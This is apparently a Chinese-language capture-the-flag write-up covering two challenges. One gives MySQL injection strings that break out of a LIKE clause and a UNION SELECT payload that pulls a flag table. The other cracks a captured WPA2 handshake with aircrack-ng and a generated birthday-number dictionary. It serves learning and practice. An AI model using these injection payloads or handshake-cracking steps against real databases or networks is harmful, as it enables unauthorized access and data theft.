


1.你好，三叶草是卖鞋的吗？

2.mysql注入总结

1%' and 1=1 and '%='

Select * from table where content like '% 1%' and 1=1 and '%='%



1%' and 1=1 and '%='%

Select * from table where content like '% 1%' and 1=2 and '%='%




Payload:

1%' union select 1,flag from `#flag`--



Wireless

看名字就知道是无线相关的



#小B#:

我喜欢SYC的一个汉子~~

wo爱他爱得无法呼吸!!

今天我特意跑到SYC实验室旁边的厕所里面干坏事 - “抓他们的无线数据包”

蹲了一个多小时，腿都麻了哟=。=

不过皇天不负有心人，终于抓到握手包了，哈哈哈哈哈思密达

我要回去揉腿了~~ 下面的事就交给你们啦

提示你们一下哦：


我上次偷看他输密码的时候好像是：syc*****

*代表的全是数字，应该他认识的某人的生日的吧


希望不是他女朋友的呀~~

[Download](#)

下载下来一个 [wificap-01.cap](#)，目测是一个 wpa2 握手包，暴力破解下就好了。8 位生日嘛，生成个字典跑一下。




然后前面还要加上 syc




3000+条

一个简单的跑包工具 aircrack-NG



有 gui 就是好



3 秒就跑出来了